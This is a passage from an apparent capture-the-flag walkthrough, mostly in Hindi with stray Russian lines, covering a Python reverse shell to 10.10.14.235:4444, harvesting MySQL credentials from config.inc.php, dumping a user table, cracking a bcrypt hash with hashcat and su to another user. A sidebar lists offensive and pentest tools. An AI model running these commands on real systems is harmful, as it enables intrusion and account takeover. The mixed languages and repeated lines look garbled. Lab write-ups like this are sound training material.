
Exploit Execution

Exploit Execution

6. Reverse Shell

हम listener चलाते हैं और Python payload के माध्यम से रिवर्स कनेक्शन प्राप्त करते हैं (क्योंकि bash काम नहीं आया):

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
Reverse Shell Connection


⬆️ विशेषाधिकार वृद्धि (Privilege Escalation)

7. उपयोगकर्ता Haris


एप्लिकेशन की कॉन्फ़िगरेशन फ़ाइल का विश्लेषण करते हैं:

cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099


डेटाबेस से कनेक्ट करें और zz_users उपयोगकर्ता तालिका को डंप करें:

mysql -u brollin -p'Fri3nds@9099'
use openstamanager;

select * from zz_users;



उपयोगकर्ता haris का पासवर्ड हैश प्राप्त करें। इसे hashcat के माध्यम से क्रैक करें:

hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends


haris उपयोगकर्ता पर स्विच करें:

su haris
Password: bestfriends

उपयोगकर्ता फ़्लैग पढ़ते हैं।

डेटाबेस डंप और हैश क्रैकिंग

उपयोगकर्ता फ़्लैग

उपयोगकर्ता फ़्लैग

उपयोगकर्ता फ़्लैग

उपयोगकर्ता फ़्लैग

उपयोगकर्ता फ़्लैग

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    405
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    261
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    259

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →